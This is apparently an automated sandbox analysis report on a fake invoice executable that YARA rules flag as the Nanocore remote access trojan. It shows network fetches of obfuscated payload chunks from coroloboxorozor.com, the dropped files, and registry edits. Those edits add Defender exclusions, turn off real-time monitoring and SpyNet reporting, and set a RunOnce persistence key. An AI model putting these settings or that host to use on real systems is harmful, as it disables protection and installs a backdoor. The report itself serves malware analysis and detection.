Feb 25, 2021 15:28:09.690470934 CET	3271	IN	HTTP/1.1 200 OK Date: Thu, 25 Feb 2021 14:28:09 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d34aabc5e9377dcf84a72875c10e73f6c1614263289; expires=Sat, 27-Mar-21 14:28:09 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Thu, 25 Feb 2021 01:03:13 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 087b301f3800000b3fca383000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=3T7vWBNKs84uNdAuleExeWWt55AZP7du73GI9T8Wt59O3HPC1J4iMk5p2cVswqedB01AhXoS2kQVMFVJBCKKTPueyPFqrlhlEbFkJ6xoWgbnxxGl"}],"group":"cf-nel","max_age":604800} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 62721c7859430b3f-AMS alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 35 39 31 34 0d 0a 3c 70 3e 59 65 4c 4e 59 44 54 54 59 4e 7a 59 44 4e 59 65 54 69 59 65 69 59 44 44 7a 59 44 69 54 59 4e 4e 59 79 54 59 65 54 4c 59 65 47 79 59 65 44 54 59 51 69 59 65 44 51 59 44 65 7a 59 65 4e 65 59 44 7a 4e 59 44 79 7a 59 65 4c 47 59 79 69 59 79 7a 59 65 7a 69 59 44 47 59 44 44 4e 59 47 47 59 65 79 47 59 44 65 79 59 65 69 51 59 65 54 4c 59 44 65 65 59 65 65 69 59 44 7a 47 59 47 65 59 7a 65 59 44 54 79 59 7a 7a 59 65 7a 47 59 65 54 47 59 65 51 47 59 51 7a 59 65 65 4c 59 47 4c 59 65 7a 44 59 51 4c 59 47 79 59 65 79 69 59 47 51 59 65 7a 4c 59 51 54 59 44 7a 69 59 69 59 65 69 65 59 51 51 59 65 4c 4c 59 69 59 65 7a 4e 59 4e 7a 59 51 54 59 65 79 47 59 7a 79 59 65 4e 69 59 65 4e 79 59 65 59 44 54 51 59 44 7a 44 59 7a 4c 59 65 4c 69 59 65 54 69 59 54 79 59 44 44 44 59 65 4c 44 59 65 69 69 59 65 44 51 59 44 7a 79 59 47 54 59 44 44 59 44 44 44 59 65 54 4e 59 65 47 69 59 4c 7a 59 65 7a 54 59 65 4c 51 59 44 69 47 59 44 65 65 59 44 7a 4c 59 65 65 69 59 65 79 44 59 44 7a 54 59 44 44 4e 59 54 79 59 65 44 79 59 47 4e 59 47 69 59 44 69 4c 59 47 44 59 54 54 59 65 44 59 65 51 54 59 47 4e 59 65 4c 79 59 65 44 79 59 79 65 59 65 4e 4c 59 44 69 69 59 65 47 79 59 65 51 47 59 65 65 69 59 65 47 65 59 51 69 59 7a 54 59 65 47 79 59 65 47 59 65 7a 51 59 65 79 65 59 47 4c 59 54 4c 59 79 69 59 44 69 44 59 4e 54 59 65 4e 54 59 51 7a 59 65 54 69 59 65 44 79 59 4e 47 59 65 4c 59 4c 44 59 Data Ascii: 5914<p>YeLNYDTTYNzYDNYeTiYeiYDDzYDiTYNNYyTYeTLYeGyYeDTYQiYeDQYDezYeNeYDzNYDyzYeLGYyiYyzYeziYDGYDDNYGGYeyGYDeyYeiQYeTLYDeeYeeiYDzGYGeYzeYDTyYzzYezGYeTGYeQGYQzYeeLYGLYezDYQLYGyYeyiYGQYezLYQTYDziYiYeieYQQYeLLYiYezNYNzYQTYeyGYzyYeNiYeNyYeYDTQYDzDYzLYeLiYeTiTyYDDDYeLDYeiiYeDQYDzyYGTYDDYDDDYeTNYeGiYLzYezTYeLQYDiGYDeeYDzLYeeiYeyDYDzTYDDNYTyYeDyYGNYGiYDiLYGDYTTYeDYeQTYGNYeLyYeDyYyeYeNLYDiiYeGyYeQGYeeiYeGeYQiYzTYeGyYeGYezQYeyeYGLYTLYyiYDiDYNTYeNTYQzYeTiYeDyYNGYeLYLDY	

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49760	172.67.172.17	80	C:\Users\user\Desktop\CN-Invoice-XXXXX9808-19011143287989.exe

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 15:28:18.300697088 CET	4328	OUT	GET /base/75FE8DBFF9B09DE6205DD213CEB478DC.html HTTP/1.1 Host: coroloboxorozor.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 15:28:18.402945995 CET	4330	IN	HTTP/1.1 200 OK Date: Thu, 25 Feb 2021 14:28:18 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=db1090b58def6d6c36e4322e395959ae21614263298; expires=Sat, 27-Mar-21 14:28:18 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Thu, 25 Feb 2021 01:03:10 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 087b30411f0000733b29182000000001 Report-To: {"max_age":604800,"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=LWLEkCU6JedlIVetYp%2BI5Fb8q0flq9uaqxxi6SW%2BeKwP7%2BbD%2FA4lZzYvmBsndSyoQlZFqKFSgjM66pVut1oCFG%2Bbt7lYlLOq8jZDpJHmf3WJ%2BNoQ"}]} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 62721cae9bfb733b-AMS alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 37 63 37 62 0d 0a 3c 70 3e 47 47 59 4e 69 59 65 7a 7a 59 69 59 54 59 69 59 69 59 69 59 7a 59 69 59 69 59 69 59 44 79 79 59 44 79 79 59 69 59 69 59 65 51 7a 59 69 59 69 59 69 59 69 59 69 59 69 59 69 59 4c 7a 59 69 59 65 44 51 59 69 59 69 59 69 59 65 7a 59 54 65 59 65 51 4c 59 65 7a 59 69 59 65 51 69 59 4e 59 44 69 79 59 54 54 59 65 51 7a 59 65 59 47 4c 59 44 69 79 59 54 54 59 51 7a 59 65 69 7a 59 65 69 79 59 65 65 79 59 54 44 59 65 65 44 59 65 65 7a 59 65 65 65 59 65 69 54 59 65 65 7a 59 4e 47 59 65 69 4e 59 54 44 59 4e 4e 59 4e 47 59 65 65 69 59 65 65 69 59 65 65 65 59 65 65 4c 59 54 44 59 4e 51 59 65 69 65 59 54 44 59 65 65 7a 59 65 65 47 59 65 65 69 59 54 44 59 65 69 79 59 65 65 69 59 54 44 59 4c 51 59 47 4e 59 51 54 59 54 44 59 65 69 4e 59 65 65 65 59 65 69 69 59 65 69 65 59 7a 4c 59 65 54 59 65 54 59 65 69 59 54 4c 59 69 59 69 59 69 59 69 59 69 59 69 59 69 59 51 69 59 4c 4e 59 69 59 69 59 47 4c 59 65 59 54 59 69 59 47 4c 59 65 7a 44 59 7a 65 59 65 51 69 59 69 59 69 59 69 59 69 59 69 59 69 59 69 59 69 59 44 44 7a 59 69 59 54 7a 59 69 59 65 65 59 65 59 51 69 59 69 59 69 59 51 51 59 65 69 59 69 59 69 59 4c 59 69 59 69 59 69 59 69 59 69 Data Ascii: 7c7b<p>GGYNiYezzYiYTYiYiYiYzYiYiYiYDyyYDyyYiYiYeQzYiYiYiYiYiYiYiYLzYiYiYiYiYiYiYiYiYiYiYiYiYiYiYiYiYiYiYiYiYiYiYiYiYiYiYiYiYiYiYiYiYeDQYiYiYiYezYTeYeQLYezYiYeQiYNYDiyYTTYeQzYeYGLYDiyYTTYQzYeizYeiyYeeyYTDYeeDYeezYeeeYeiTYeezYNGYeiNYTDYNNYNGYeeiYeeiYeeeYeeLYTDYNQYeieYTDYeezYeeGYeeiYTDYeiyYeeiYTDYLQYGNYQTYTDYeiNYeeeYeiiYeieYzLYeTYeTYeiYTLYiYiYiYiYiYiYiYQiYLNYiYiYGLYeYTYiYGLYezDYzeYeQiYiYiYiYiYiYiYiYDDzYiYTzYiYeeYeYQiYiYiYQQYeiYiYiYLYiYiYiYiYi
Feb 25, 2021 15:28:18.869798899 CET	5390	OUT	GET /base/D8145E38A6AEE16C4C80E6936C9A6886.html HTTP/1.1 Host: coroloboxorozor.com
Feb 25, 2021 15:28:18.935168982 CET	5392	IN	HTTP/1.1 200 OK Date: Thu, 25 Feb 2021 14:28:18 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=db1090b58def6d6c36e4322e395959ae21614263298; expires=Sat, 27-Mar-21 14:28:18 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Thu, 25 Feb 2021 01:03:13 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 087b3043580000733b2e9ee000000001 Report-To: {"max_age":604800,"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=BFmMYerzwWnc%2BwW0DYGBGPXvHcH%2FtB6D%2FPH6ATW%2Bjvs2gBJB7tn%2Ft5a5I9KEJH9jhz%2FicW18OoFsUY5Z8KO5vqn%2BOA%2FPaYeYXEcFMoic5RqDPiJy"}]} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 62721cb22d3f733b-AMS alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 34 64 66 39 0d 0a 3c 70 3e 59 65 4c 4e 59 44 54 54 59 4e 7a 59 44 4e 59 65 54 69 59 65 69 59 44 44 7a 59 44 69 54 59 4e 4e 59 79 54 59 65 54 4c 59 65 47 79 59 65 44 54 59 51 69 59 65 44 51 59 44 65 7a 59 65 4e 65 59 44 7a 4e 59 44 79 7a 59 65 4c 47 59 79 69 59 79 7a 59 65 7a 69 59 44 47 59 44 44 4e 59 47 47 59 65 79 47 59 44 65 79 59 65 69 51 59 65 54 4c 59 44 65 65 59 65 65 69 59 44 7a 47 59 47 65 59 7a 65 59 44 54 79 59 7a 7a 59 65 7a 47 59 65 54 47 59 65 51 47 59 51 7a 59 65 65 4c 59 47 4c 59 65 7a 44 59 51 4c 59 47 79 59 65 79 69 59 47 51 59 65 7a 4c 59 51 54 59 44 7a 69 59 69 59 65 69 65 59 51 51 59 65 4c 4c 59 69 59 65 7a 4e 59 4e 7a 59 51 54 59 65 79 47 59 7a 79 59 65 4e 69 59 65 4e 79 59 65 59 44 54 51 59 44 7a 44 59 7a 4c 59 65 4c 69 59 65 54 69 59 54 79 59 44 44 44 59 65 4c 44 59 65 69 69 59 65 44 51 59 44 7a 79 59 47 54 59 44 44 59 44 44 44 59 65 54 4e 59 65 47 69 59 4c 7a 59 65 7a 54 59 65 4c 51 59 44 69 47 59 44 65 65 59 44 7a 4c 59 65 65 69 59 65 79 44 59 44 7a 54 59 44 44 4e 59 54 79 59 65 44 79 59 47 4e 59 47 69 59 44 69 4c 59 47 44 59 54 54 59 65 44 59 65 51 54 59 47 4e 59 65 4c 79 59 65 44 79 59 79 65 59 65 4e 4c 59 44 69 69 59 65 47 79 59 65 51 47 59 65 65 69 59 65 47 65 59 51 69 59 7a 54 59 65 47 79 59 65 47 59 65 7a 51 59 65 79 65 59 47 4c 59 54 4c 59 79 69 59 44 69 44 59 4e 54 59 65 4e 54 59 51 7a 59 65 Data Ascii: 4df9<p>YeLNYDTTYNzYDNYeTiYeiYDDzYDiTYNNYyTYeTLYeGyYeDTYQiYeDQYDezYeNeYDzNYDyzYeLGYyiYyzYeziYDGYDDNYGGYeyGYDeyYeiQYeTLYDeeYeeiYDzGYGeYzeYDTyYzzYezGYeTGYeQGYQzYeeLYGLYezDYQLYGyYeyiYGQYezLYQTYDziYiYeieYQQYeLLYiYezNYNzYQTYeyGYzyYeNiYeNyYeYDTQYDzDYzLYeLiYeTiYTyYDDDYeLDYeiiYeDQYDzyYGTYDDYDDDYeTNYeGiYLzYezTYeLQYDiGYDeeYDzLYeeiYeyDYDzTYDDNYTyYeDyYGNYGiYDiLYGDYTTYeDYeQTYGNYeLyYeDyYyeYeNLYDiiYeGyYeQGYeeiYeGeYQiYzTYeGyYeGYezQYeyeYGLYTLYyiYDiDYNTYeNTYQzYe

Code Manipulations

Statistics

Behavior

- CN-Invoice-XXXXX9808-190111432.
- powershell.exe
- conhost.exe
- AdvancedRun.exe
- AdvancedRun.exe
- powershell.exe
- conhost.exe
- cmd.exe
- conhost.exe
- timeout.exe
- explorer.exe
- explorer.exe
- svchost.exe
- CasPol.exe
- CasPol.exe
- CasPol.exe
- CasPol.exe
- CasPol.exe
- svchost.exe
- WerFault.exe
- explorer.exe
- WerFault.exe
- explorer.exe
- svchost.exe

Click to jump to process

System Behavior

Analysis Process: CN-Invoice-XXXXX9808-19011143287989.exe PID: 3236 Parent PID: 3476

General

Start time:	15:25:52
Start date:	25/02/2021
Path:	C:\Users\user\Desktop\CN-Invoice-XXXXX9808-19011143287989.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\CN-Invoice-XXXXX9808-19011143287989.exe'
Imagebase:	0xf70000
File size:	341280 bytes
MD5 hash:	6ECB42A8B14658CD4EE39D5E09B103F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000001.00000002.1636915110.000000000448E000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000001.00000002.1636915110.000000000448E000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000001.00000002.1636915110.000000000448E000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DDACF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DDACF06	unknown
C:\Users\Public\Documents\RiXHGNhjF	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CBFBEFF	CreateDirectoryW
C:\Users\Public\Documents\RiXHGNhjF\svchost.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6CBFDD66	CopyFileW
C:\Users\Public\Documents\RiXHGNhjF\svchost.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	6CBFDD66	CopyFileW
C:\Users\user\AppData\Local\Temp\e21aab79-1085-45fe-9dce-17546e696f1c	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CBFBEFF	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\e21aab79-1085-45fe-9dce-17546e696f1c\AdvancedRun.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CBF1E60	CreateFileW
C:\Users\user\AppData\Local\Temp\e21aab79-1085-45fe-9dce-17546e696f1c\test.bat	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CBF1E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\e21aab79-1085-45fe-9dce-17546e696f1c\AdvancedRun.exe	success or wait	1	6CBF6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\e21aab79-1085-45fe-9dce-17546e696f1c\test.bat	success or wait	1	6CBF6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\Public\Documents\RiXHGNhjF\svchost.exe	0	131072	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 17 62 45 85 00 00 00 00 00 00 00 00 e0 00 22 00 0b 01 30 00 00 18 05 00 00 06 00 00 00 00 00 00 fe 36 05 00 00 20 00 00 00 40 05 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 80 05 00 00 02 00 00 d7 0d 06 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L....bE........... "...0..............6... ...@....@.. ....@................	success or wait	3	6CBFDD66	CopyFileW
C:\Users\Public\Documents\RiXH GNhjF\svchost.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	1	6CBFDD66	CopyFileW
C:\Users\user\AppData\Local\Temp\e21aab79-1085-45fe-9dce-17546e696f1c\AdvancedRun.exe	unknown	91000	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 6f 48 ff e0 2b 29 91 b3 2b 29 91 b3 2b 29 91 b3 e8 26 ce b3 29 29 91 b3 e8 26 cc b3 39 29 91 b3 d1 0a d1 b3 28 29 91 b3 f1 0a 8d b3 20 29 91 b3 2b 29 90 b3 01 28 91 b3 d1 0a 88 b3 28 29 91 b3 0c ef e3 b3 0a 29 91 b3 0c ef ed b3 2a 29 91 b3 0c ef e9 b3 2a 29 91 b3 52 69 63 68 2b 29 91 b3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......oH..+)..+)..+)...&..)) ...&..9)......()......)..+)...(...... ().......)......*).... ..*)..Rich+).................. ........PE..L..	success or wait	1	6CBF1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\e21aab79-1085-45fe-9dce-17546e696f1c\test.bat	unknown	4096	40 25 6e 6d 62 25 65 25 6c 76 6a 67 78 66 63 6d 25 63 25 71 63 6b 62 64 7a 70 7a 68 66 6a 71 25 68 25 61 6e 62 61 6a 70 6f 6a 79 6d 73 63 6f 25 6f 25 6e 72 61 6e 73 70 25 20 25 61 71 65 6f 25 6f 25 6d 69 74 64 25 66 25 70 75 7a 75 25 66 25 62 6a 73 25 0d 0a 25 66 6d 6d 6a 72 79 75 72 25 73 25 75 6b 64 74 78 69 71 6e 65 66 6c 66 65 25 63 25 74 6f 71 73 25 20 25 78 62 76 6a 79 25 73 25 79 6b 63 74 7a 65 6c 74 72 75 72 6c 78 25 74 25 78 64 76 72 76 74 79 25 6f 25 74 75 74 6f 66 6a 65 62 76 6f 79 67 63 6f 25 70 25 6e 6f 61 65 76 70 6b 77 72 72 72 63 66 25 20 25 6e 70 66 6b 73 64 25 77 25 6c 6a 63 6f 6e 65 70 68 25 69 25 73 69 6e 78 69 79 67 66 62 63 25 6e 25 79 6b 78 6e 62 72 70 64 71 7a 74 72 64 62 25 64 25 6d 66 75 76 75 65 65 61 6a 70 79 78 6c 61 25 65	@%nmb%e%lvjgxfcm%c %qckbdzpzhfj q%h%anbajpojymsco%o% nransp% %a qeoe%o%mitd%f%puzu%f %bjs%..%fm mjryur%s%ukdtxiqneflfe% c%toqs% %xbvjy%s%ykctzeltrurlx%t %xdvr vty%o%tutofjebvoygco%p %noaevpkwrrrcf% %npfksd%w%ljconeph%i %s inxiygfbc%n%ykxnbrpdqztr db%d%mfuvueeajpyxla%e	success or wait	1	6CBF1B4F	WriteFile
C:\Users\user\AppData\Local\Temp\e21aab79-1085-45fe-9dce-17546e696f1c\test.bat	unknown	4096	72 25 73 25 6f 79 69 69 71 63 78 6f 25 63 25 6e 75 66 76 69 65 79 69 7a 78 74 78 6a 6c 25 20 25 62 6c 74 6a 6a 71 64 79 25 63 25 79 71 68 6a 6d 74 7a 66 7a 61 74 67 63 25 6f 25 6d 62 72 63 76 73 79 66 63 63 6b 66 67 72 25 6e 25 73 79 64 63 75 6c 77 65 74 65 61 25 66 25 62 66 6d 69 74 25 69 25 68 6f 69 66 7a 78 69 6d 74 67 25 67 25 63 76 61 74 25 20 25 72 6e 73 6e 77 6d 25 53 25 72 6c 73 66 25 44 25 61 70 78 78 65 64 25 52 25 78 6a 61 69 6a 68 6d 69 65 6a 79 63 71 25 53 25 67 65 63 77 7a 6c 25 56 25 65 79 7a 62 75 25 43 25 79 6d 64 76 72 66 6c 70 6d 76 25 20 25 70 71 77 62 64 6f 25 73 25 64 69 6c 71 65 61 64 68 25 74 25 61 71 67 69 7a 65 6b 76 74 69 77 78 6d 25 61 25 72 6f 77 73 74 7a 72 68 6b 64 68 71 25 72 25 63 73 77 66 6f 6f 75 65 77 25 74 25 63 73 61	r%s%oyiiqcxo%c%nufvieyi zxtxjl% %bltjjqdy%c%yqhjmtzfzatg c%o%m brcvsyfcckfgr%n%sydculw etea%f% bfmit%i%hoifzximtg%g%cv at% %rn snwm%S%rlsf%D%apxxe d%R%xjaijhm iejycq%S%gecwzl%V%ey zbu%C%ymdvrflpmv% %pqwbdo%s%dilqeadh%t %a qgizekvtiwxm%a%rowstzr hkdhq%r% cswfoouew%t%csa	success or wait	1	6CBF1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\e21aab79-1085-45fe-9dce-17546e696f1c\test.bat	unknown	207	73 62 73 6d 61 64 61 25 64 25 72 65 71 75 6a 6e 25 20 25 6a 79 63 71 69 77 62 67 6c 77 6c 66 6e 25 54 25 72 6d 74 79 79 25 68 25 6d 78 70 7a 64 25 72 25 6f 74 67 25 65 25 69 66 6b 72 25 61 25 69 6b 6a 69 73 25 74 25 78 6e 6e 72 70 76 72 67 61 68 25 20 25 79 74 70 25 50 25 6f 71 63 72 25 72 25 76 6b 6f 6a 65 6a 25 6f 25 73 77 61 68 79 6d 25 74 25 6b 72 6d 64 78 75 66 73 67 78 77 65 77 6b 25 65 25 6c 73 71 69 6a 74 6d 7a 62 7a 78 6f 25 63 25 6a 78 75 25 74 25 6d 6e 64 6b 73 66 66 62 6b 66 66 68 6b 70 25 69 25 64 6d 79 7a 6b 6f 69 65 25 6f 25 63 69 76 6d 63 70 69 78 76 25 6e 25 75 63 64 25 22 25 6d 74 6c 6c 69 66 25	sbsmada%d%requjn%%jycqiwbglwlfn%T%rmtyy%h%mxpzd%r%otg%e%ifkr%a%ikjis%t%xnnrpvrgah% %ytp%P%oqcr%r%vkojej%o%swahym%t%krmdxufsgxwewk%e%lsqijtmzbzxo%c%jxu%t%mndksffbkffhkp%i%dmyzkoie%o%civmcpixv%n%ucd%"%mtllif%	success or wait	1	6CBF1B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD85705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DD85705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DCE03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD8CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DCE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DCE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DCE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DCE03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD85705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DD85705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\Microsoft.NET\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	6DD6D72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	6DD6D72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.VisualBasic\v4.0_10.0.0.0__b03f5f7f11d50a3a\Microsoft.VisualBasic.dll	unknown	4096	success or wait	1	6DD6D72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.VisualBasic\v4.0_10.0.0.0__b03f5f7f11d50a3a\Microsoft.VisualBasic.dll	unknown	512	success or wait	1	6DD6D72F	unknown
C:\Users\user\Desktop\CN-Invoice-XXXXX9808-19011143287989.exe	unknown	4096	success or wait	1	6DD6D72F	unknown
C:\Users\user\Desktop\CN-Invoice-XXXXX9808-19011143287989.exe	unknown	512	success or wait	1	6DD6D72F	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender	success or wait	1	6CBF5F3C	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Exclusions	success or wait	1	6CBF5F3C	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Exclusions\Paths	success or wait	1	6CBF5F3C	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Notifications\Settings\Windows.SystemToast.SecurityAndMaintenance	success or wait	1	6CBF5F3C	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Real-Time Protection	success or wait	1	6CBF5F3C	RegCreateKeyExW

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Spynet	success or wait	1	6CBF5F3C	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Features	success or wait	1	6CBF5F3C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce	RoFLjAgKuqBmXmsAdKjJg	unicode	explorer.exe "C:\Users\Public\Documents\RiXHGNhjF\svchost.exe"	success or wait	1	6CBF646A	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Exclusions\Paths	C:\Users\Public\Documents\RiXHGNhjF\svchost.exe	dword	0	success or wait	1	6CBFC075	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Notifications\Settings\Windows.SystemToast.SecurityAndMaintenance	Enabled	dword	0	success or wait	1	6CBFC075	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Exclusions\Paths	C:\Users\user\Desktop\CN-Invoice-XXXXX9808-19011143287989.exe	dword	0	success or wait	1	6CBFC075	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Real-Time Protection	DisableRealtimeMonitoring	dword	1	success or wait	1	6CBFC075	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Spynet	SpyNetReporting	dword	0	success or wait	1	6CBFC075	RegSetValueExW
